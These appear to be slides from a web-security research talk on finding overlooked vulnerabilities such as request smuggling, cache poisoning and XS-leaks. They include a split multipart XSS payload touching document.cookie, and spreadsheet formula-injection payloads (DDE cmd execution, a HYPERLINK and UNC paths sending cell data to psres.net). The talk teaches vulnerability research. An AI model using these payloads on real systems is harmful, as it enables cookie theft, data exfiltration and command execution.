Hunting evasive vulnerabilities

Finding flaws that others miss

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Warning / disclaimer

These slides are intended to supplement the presentation. They are not suitable for stand-alone consumption.

You can find the presentation recording here:

https://portswigger.net/research/hunting-evasive-vulnerabilities

If it's not uploaded yet, you can get notified when it's ready by following us at https://twitter.com/portswiggerres

- albinowax

Attention Trap

```
-----7242506752080258940513087955
Content-Disposition: form-data; name="data[52295][caption][<script>/*]"
*/document.location = document.cookie;/*
          -----7242506752080258940513087955
Content-Disposition: form-data; name="data[52296][caption][*///]"
X
         ----7242506752080258940513087955
Content-Disposition: form-data; name="data[52297][caption][\n</script>]"
X
```

Why does \n come back as a newline?

Why does the application 'block' requests containing 'but nothing else?

Outline

- Why join the hunt
- Ways vulnerabilities hide
- Automation
- Q&A

Background

2009: Won the first Nullcon CTF, became 'albinowax'

2009->today: Pentest, bug bounty, research Exploring unknown/underrated bug classes



- HTTP Request Smuggling
- Web Cache Poisoning


What factors hide 'regular' vulnerabilities?

How can we overcome them?



Why join the hunt

- Obvious vulnerabilities are dwindling
- Evasive vulnerabilities are accumulating
- Becoming essential for high-value targets





Ways vulnerabilities hide

The visible defence

PoC: iframe-timing XS-Leak on bugzilla.mozilla.org/search


Bugzilla is protected against this thanks to the X-Frame-Options header

X-Frame-Options: SAMEORIGIN, SAMEORIGIN

Don't look for defences

The unfashionable flaw

Web Spoofing: An Internet Con Game DNS Rebinding



The corrupted concept

HTTP Request Smuggling


Original: causing a proxy desync

Corrupted: bypassing WAFs

HTTP Response Splitting

Original: using CRLF to cause a desync

Corrupted: using CRLF to inject HTML for reflected XSS




Search interest

The fear

HTTP Request Smuggling in 2016

- Presented at DEF CON with CVEs & live demo
- A fair chunk of the web was vulnerable
- Nothing happened. Why?

That technique sounds cool but



The implausible idea

That will never work unless

```
=7*7

=HYPERLINK("http://psres.net?x="&A1,"clickme")

=cmd|' /C calc'!A0

=DDE("cmd";"/C calc";"__DdeLink_60_870516294")
```

That's too obvious

```
='\\psres.net\[a.xlsx]1'!A1
"=INDIRECT(CONCAT(""'\\"",A1,"".psres.net\[f]1'!A1""))"
```

The invisible chain-link

Context. Application-specific knowledge

- Inconvenient
- Essential



Filedescriptor's Twitter bugs & Orange Tsai's Microsoft Exchange research

The missing fingerprint

- 1. Fingerprint technology
- 2. Try appropriate exploits

Are they caching?


Look for known cache headers
Look for known header values
Use reverse-DNS for known vendors
Gather timing information
Add repeats to mitigate FPs

Look for behaviour, not technology

Are they caching?
Which inputs influence the response?
Is this input unkeyed and cached?
Is this input unkeyed, cached, and harmful?
Can I exploit users via cache poisoning?










Pyramid of pain



Attack surface overload

Fully manual testing



Million Payload Problem

Is this input embedded in a single-quoted string within a Twig template with no filtering, encoding or transformations?

Scan for clues

```
If I send \\ does it get reflected back as '\'?

Does the response to 'null' differ from 'hull'?
```

Scan to learn: curiosity-powered hacking

- Test hypothesis, ask questions & iterate
- Observation: HTTP/2's :path is mapped to 0x04 by HPACK
 - What happens if I send a HTTP/2 header called :path?
 - OK, is that just because they don't like ':' as a header name start?
 - OK, do servers dislike ':' anywhere in the header name
- Make asking questions cheap
- When eliminating noise, specific > broad

References

https://bugzilla.mozilla.org/show_bug.cgi?id=622749

https://sakurity.com/blog/2015/03/15/authy_bypass.html

https://scarybeastsecurity.blogspot.com/2009/12/cross-domain-search-timing.html

https://bugzilla.mozilla.org/show_bug.cgi?id=761043

https://trends.google.com/trends/explore?date=all&q=HTTP%20Request%20Smuggling,DNS%20Rebinding http://www.csl.sri.com/users/ddean/papers/spoofing.pdf

https://www.youtube.com/watch?v=dVU9i5PsMPY

https://www.contextis.com/en/blog/comma-separated-vulnerabilities

https://hackerone.com/filedescriptor?filter=type%3Apublic&type=user

https://blog.orange.tw/2021/08/proxylogon-a-new-attack-surface-on-ms-exchange-part-1.html

https://portswigger.net/research/backslash-powered-scanning-hunting-unknown-vulnerability-classes

https://portswigger.net/research/so-you-want-to-be-a-web-security-researcher



Final notes

Takeaways

There's quality bugs within your reach
Scan to learn
Just try it



